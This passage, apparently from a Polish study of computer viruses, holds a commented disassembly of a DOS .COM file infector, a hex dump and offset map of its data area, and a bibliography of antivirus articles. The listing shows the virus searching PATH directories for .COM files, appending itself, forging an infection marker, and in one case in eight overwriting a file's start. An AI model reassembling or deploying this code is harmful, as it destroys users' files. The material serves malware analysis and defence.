2C9C:0168  81C71F00          add     di,001F          ;do "zarażenia".
2C9C:016C  8BDE              mov     bx,si
2C9C:016E  81C61F00          add     si,001F
2C9C:0172  8BFE              mov     di,si            ;Zacznie jednak od
2C9C:0174  EB3A              jmps    01B0             ;kartoteki bieżącej.
2C9C:0176  83BC160000 N_KAR: cmp     w,[si+0016],+00  ;Doszedł do końca PA
2C9C:017B  7503              jnz     0180             ;jeśli dotąd nie
                                                      ;zrobił
2C9C:017D  E96301            jmp     02E3             ;swego, to rezygnuje
2C9C:0180  1E                push    ds
2C9C:0181  56                push    si
2C9C:0182  268E1E2C00        mov     ds,es:[002C]     ;Czyta kolejne bajty
2C9C:0187  8BFE              mov     di,si            ;listy PATH z DOS en
2C9C:0189  268BB51600        mov     si,es:[di+0016]
2C9C:018E  81C71F00          add     di,001F          ;i przepisuje do
2C9C:0192  AC                lodsb                    ;własnego obszaru
2C9C:0193  3C3B              cmp     al,3B            ;aż do znaku ;
2C9C:0195  740A              jz      01A1
2C9C:0197  3C00              cmp     al,00            ;albo bajtu 0.
2C9C:0199  7403              jz      019E
2C9C:019B  AA                stosb
2C9C:019C  EBF4              jmps    0192
2C9C:019E  BE0000            mov     si,0000
2C9C:01A1  5B                pop     bx               ;Zapamięta, dokąd
2C9C:01A2  1F                pop     ds               ;doszedł w DOS env
2C9C:01A3  89B71600          mov     [bx+0016],si     ;
2C9C:01A7  807DFF5C          cmp     b,[di-01],5C     ;Czy jest \ na końcu
2C9C:01AB  7403              jz      01B0             ;opisu kartoteki?
2C9C:01AD  B05C              mov     al,5C            ;Jak nie, to
2C9C:01AF  AA                stosb                    ;dopisze.
2C9C:01B0  89BF1800          mov     [bx+0018],di     ;Buduje maskę do
                                                      ;szukania
2C9C:01B4  8BF3              mov     si,bx            ;zbioru, w którym
```


20

```
2C9C:01B6  81C61000          add   si,0010          ;wirus
2C9C:01BA  B90600            mov   cx,0006          ;może się umieścić,
2C9C:01BD  F3A4              repz  movsb            ;dodając do kartotek
2C9C:01BF  8BF3              mov   si,bx            ;łańcuch "*.COM".
2C9C:01C1  B44E              mov   ah,4E            ;Poszukuje pierwszeg
2C9C:01C3  BA1F00            mov   dx,001F          ;takiego zbioru -
                                                    ;kandydata na
                                                    ;"zarażenie".
2C9C:01C6  90                nop
2C9C:01C7  03D6              add   dx,si            ;Dopuszcza zbiory
2C9C:01C9  B90300            mov   cx,0003          ;Hidden i Read-Only.
2C9C:01CC  CD21              int   21               ;
2C9C:01CE  EB04              jmps  01D4             ;Zobaczmy, co się
                                                    ;złapało..
2C9C:01D0  B44F        S_ZBI: mov   ah,4F           ;Następny kandydat z
2C9C:01D2  CD21              int   21               ;tej samej kartoteki
2C9C:01D4  7302              jnc   01D8             ;Wybrał zbiór!!
2C9C:01D6  EB9E              jmps  0176(N_KAR)      ;Weź następną
                                                    ;kartotekę
2C9C:01D8  8B847500          mov   ax,[si+0075]     ;Tu ma dane o zbiorz
2C9C:01DC  241F              and   al,1F            ;Czy oznaczony jako
                                                    ;"zarażony"?
2C9C:01DE  3C1F              cmp   al,1F            ;Jeśli tak
2C9C:01E0  74EE              jz    01D0(S_ZBI)      ;szuka następnego
                                                    ;"zdrowego".
2C9C:01E2  81BC790000FA      cmp   w,[si+0079],FA00
2C9C:01E8  77E6              ja    01D0(S_ZBI)      ;Jeśli za duży
2C9C:01EA  83BC79000A        cmp   w,[si+0079],+0A  ;lub za mały
2C9C:01EF  72DF              jc    01D0(S_ZBI)      ;to da mu spokój.
2C9C:01F1  8BBC1800          mov   di,[si+0018]     ;Ten zbiór padnie
                                                    ;ofiarą.
2C9C:01F5  56                push  si               ;Pobiera jego nazwę
2C9C:01F6  81C67D00          add   si,007D          ;dopisując do ścieżk
2C9C:01FA  AC                lodsb                  ;dostępu
2C9C:01FB  AA                stosb                  ;na obszarze
                                                    ;parametrów
2C9C:01FC  3C00              cmp   al,00            ;dla wywołań
2C9C:01FE  75FA              jnz   01FA             ;funkcji DOS.
2C9C:0200  5E                pop   si
2C9C:0201  B80043            mov   ax,4300
2C9C:0204  BA1F00            mov   dx,001F
2C9C:0207  90                nop
2C9C:0208  03D6              add   dx,si            ;Pobiera atrybuty
2C9C:020A  CD21              int   21               ;zbioru - ofiary
2C9C:020C  898C0800          mov   [si+0008],cx     ;i zapisuje.
2C9C:0210  B80143            mov   ax,4301          ;Pozbawia zbiór
2C9C:0213  81E1FEFF          and   cx,FFFE          ;atrybutu Read-Only
2C9C:0217  BA1F00            mov   dx,001F          ;o ile taki był.
2C9C:021A  90                nop
2C9C:021B  03D6              add   dx,si
2C9C:021D  CD21              int   21
2C9C:021F  B8023D            mov   ax,3D02          ;Otwiera zbiór
2C9C:0222  BA1F00            mov   dx,001F          ;w trybie Odczyt/Zap
2C9C:0225  90                nop                    ;(W sieci zbiór może
2C9C:0226  03D6              add   dx,si            ;się jeszcze obronić
                                                    ; trybem
2C9C:0228  CD21              int   21               ;dostępu ! )
2C9C:022A  7303              jnc   022F             ;Jeśli otwarcie
                                                    ;nieudane
```


21

```
2C9C:022C E9A500          jmp   02D4          ;zrezygnuje i skończ
2C9C:022F 8BD8            mov   bx,ax
2C9C:0231 B80057          mov   ax,5700       ;Odczytuje datę i cz
2C9C:0234 CD21            int   21            ;założenia zbioru
2C9C:0236 898C0400        mov   [si+0004],cx  ; i zapamiętuje.
2C9C:023A 89940600        mov   [si+0006],dx
2C9C:023E B42C            mov   ah,2C         ;Pobiera aktualny cz
2C9C:0240 CD21            int   21            ;aby z
                                              ;prawdopodobieństwem
2C9C:0242 80E607          and   dh,07         ;1/8
2C9C:0245 7510            jnz   0257(REPLI)   ;zrobić
                                              ; większe świństwo:
2C9C:0247 B440            mov   ah,40         ;Zapisuje jako
                                              ;pierwsze
2C9C:0249 B90500          mov   cx,0005       ;5 bajtów zbioru .CO
2C9C:024C 8BD6            mov   dx,si         ;rozkaz JMP F000:FFF
2C9C:024E 81C28A00        add   dx,008A       ;czyli reset
                                              ;komputera.
2C9C:0252 CD21            int   21            ;niszcząc bezpowrotn
2C9C:0254 EB65            jmps  02BB          ;początek zbioru!
2C9C:0256 90              nop
2C9C:0257 B43F      REPLI: mov   ah,3F        ;Będzie się
                                              ;replikować.
2C9C:0259 B90300          mov   cx,0003       ;W tym celu odczytuj
2C9C:025C BA0A00          mov   dx,000A       ;początkowe 3 bajty
2C9C:025F 90              nop                 ;zbioru - ofiary
2C9C:0260 03D6            add   dx,si         ;i zapisuje sobie.
2C9C:0262 CD21            int   21            ;Każde niepowodzenie
2C9C:0264 7255            jc    02BB          ;spowoduje rezygnacj
2C9C:0266 3D0300          cmp   ax,0003       ;z działania wirusa.
2C9C:0269 7550            jnz   02BB
2C9C:026B B80242          mov   ax,4202       ;Teraz skok
2C9C:026E B90000          mov   cx,0000       ;na koniec zbioru.
2C9C:0271 BA0000          mov   dx,0000       ;Tam umieści swój
2C9C:0274 CD21            int   21            ;kod i swoje dane.
2C9C:0276 7243            jc    02BB
2C9C:0278 8BC8            mov   cx,ax         ;Długość zbioru
2C9C:027A 2D0300          sub   ax,0003       ;posłuży do zbudowan
2C9C:027D 89840E00        mov   [si+000E],ax  ;instrukcji skoku
2C9C:0281 81C1F902        add   cx,02F9       ;z początku zbioru
2C9C:0285 8BFE            mov   di,si         ;do własnego kodu.
2C9C:0287 81EFF701        sub   di,01F7       ;Oblicza też adres
2C9C:028B 890D            mov   [di],cx       ;przyszłego obszaru
                                              ;danych.
2C9C:028D B440            mov   ah,40         ;"Zarażony" zbiór
                                              ;będzie
2C9C:028F B98802          mov   cx,0288       ;dłuższy o 2F9h
                                              ;bajtów.
2C9C:0292 8BD6            mov   dx,si         ;Teraz kopiuje to
                                              ;wszystko
2C9C:0294 81EAF901        sub   dx,01F9       ;do zbioru - ofiary.
2C9C:0298 CD21            int   21
2C9C:029A 721F            jc    02BB          ;Rezygnuje, gdy
2C9C:029C 3D8802          cmp   ax,0288       ;cokolwiek nie wyszł
2C9C:029F 751A            jnz   02BB
2C9C:02A1 B80042          mov   ax,4200       ;Wraca na początek
2C9C:02A4 B90000          mov   cx,0000       ;zbioru - ofiary,
2C9C:02A7 BA0000          mov   dx,0000       ;aby dopisać
2C9C:02AA CD21            int   21            ;skonstruowaną już
```


22

```
2C9C:02AC  720D          jc      02BB        ;instrukcję skoku do
2C9C:02AE  B440          mov     ah,40       ;własnego kodu.
2C9C:02B0  B90300        mov     cx,0003     ;To uszkodzenie zbio
2C9C:02B3  8BD6          mov     dx,si       ;jest odwracalne, bo
2C9C:02B5  81C20D00      add     dx,000D     ;początkowe 3 bajty
2C9C:02B9  CD21          int     21          ;są zapisane w
                                             ;obszarze danych.
2C9C:02BB  8B940600      mov     dx,[si+0006] ;Teraz przywróci dat
2C9C:02BF  8B8C0400      mov     cx,[si+0004] ;i czas założenia
                                             ;zbioru,
2C9C:02C3  81E1E0FF      and     cx,FFE0     ;ale zostawi znaczni
2C9C:02C7  81C91F00      or      cx,001F     ;w postaci czasu
                                             ;62sek.
2C9C:02CB  B80157        mov     ax,5701     ;Jest to jego znaczn
2C9C:02CE  CD21          int     21          ;"zarażenia" zbioru.
2C9C:02D0  B43E          mov     ah,3E       ;Zbiór spreparowany
2C9C:02D2  CD21          int     21          ; - zamykamy.
2C9C:02D4  B80143        mov     ax,4301     ;Zostało jeszcze
2C9C:02D7  8B8C0800      mov     cx,[si+0008] ;przywrócenie
2C9C:02DB  BA1F00        mov     dx,001F     ;oryginalnych
2C9C:02DE  90            nop                 ;atrybutów zbioru,
2C9C:02DF  03D6          add     dx,si       ;(zmienionych, by
2C9C:02E1  CD21          int     21          ;pokonać Read_Only).
2C9C:02E3  1E            push    ds
2C9C:02E4  B41A          mov     ah,1A       ;Przywraca zastany
2C9C:02E6  8B940000      mov     dx,[si+0000] ;adres DTA (bufora
2C9C:02EA  8E9C0200      mov     ds,[si+0002] ;transmisji dyskowyc
2C9C:02EE  CD21          int     21
2C9C:02F0  1F            pop     ds
2C9C:02F1  59            pop     cx          ;i zawartość CX.
2C9C:02F2  33C0          xor     ax,ax       ;Rejestry zeruje
2C9C:02F4  33DB          xor     bx,bx
2C9C:02F6  33D2          xor     dx,dx
2C9C:02F8  33F6          xor     si,si
2C9C:02FA  BF0001        mov     di,0100     ;a na stos odkłada
2C9C:02FD  57            push    di          ;adres 100h.
2C9C:02FE  33FF          xor     di,di       ;Teraz oddaje
                                             ;sterowanie
2C9C:0300  C2FFFF        ret     FFFF        ;programowi -
                                             ;nosicielowi
                                             ;ale dlaczego stos
                                             ;zafałszował
                                             ; o 1 bajt ?
```

Obszar danych "wirusa":

```
2C9C:0300              80 00 96 2C 19-65 84 11 20 00 90 90 90
2C9C:0310  E9 07 00 2A 2E 43 4F 4D-00 1C 00 22 03 50 41 54
2C9C:0320  48 3D 57 49 52 55 53 2E-43 4F 4D 00 4D 00 4F 4D
2C9C:0330  00 2E 43 4F 4D 00 00 4F-4D 00 20 20 20 20 20 20
2C9C:0340  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
2C9C:0350  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
2C9C:0360  20 20 03 3F 3F 3F 3F 3F-3F 3F 3F 43 4F 4D 03 46
2C9C:0370  00 BE 0B 00 00 00 00 20-19 65 84 11 0A 00 00 00
2C9C:0380  57 49 52 55 53 2E 43 4F-4D 00 00 4D 00 EA F0 FF
2C9C:0390  00 F0
```

W tym przypadku adresem bazowym obszaru wirusa jest

23

2C9C:0303. Względem tego adresu wirus rozmieszcza swoje dane:

0000..0003	oryginalny DTA
0004..0007	data i czas założenia zbioru - ofiary
0008..0009	atrybuty zbioru - ofiary
000A..000C	początkowe 3 bajty ofiary, dzięki temu zbiór można naprawić
000D..000F	tu buduje 3bajtowy rozkaz skoku do swojego kodu
0010..0015	wzorzec *.COM dla poszukiwania ofiary w kartotece
0016..0017	znaczniki operacji łańcuchowych - skąd czyta
0018..0019	i dokąd kopiuje
001A..001E	wzorzec PATH= dla odszukania aktywnych ścieżek w DOS environment
001F...	obszar łańcucha ASCIIZ - parametru funkcji DOS
005F...	bufor własnych operacji dyskowych, w tym
007D...	nazwa zbioru - ofiary
0084..0088	rozkaz JMP F000:FFF0, który umieszcza raz na 8 ofiar

7. Bibliografia.

1. Artykuły z pisma KOMPUTER 1989 "Przeciwciała w systemie komputerowym", "Wirusy atakują"
2. Opis programu Norton AntiVirus PC Kurier 13/91
3. Artykuł "Know Thy Viral Enemy" Byte June 1989
4. Opis programu VIRUSDOCTOR Computer Personalich 4.91
5. Artykuł Computerviren/Sicherheitsprobleme Computer Personalich 4.91
6. Artykuł Virenscanner/Die Testteilnehmer im Vergleigh Computer Personalich 6.91
7. Artykuł Die verdrangte EDV-Verseuchung COM 4.90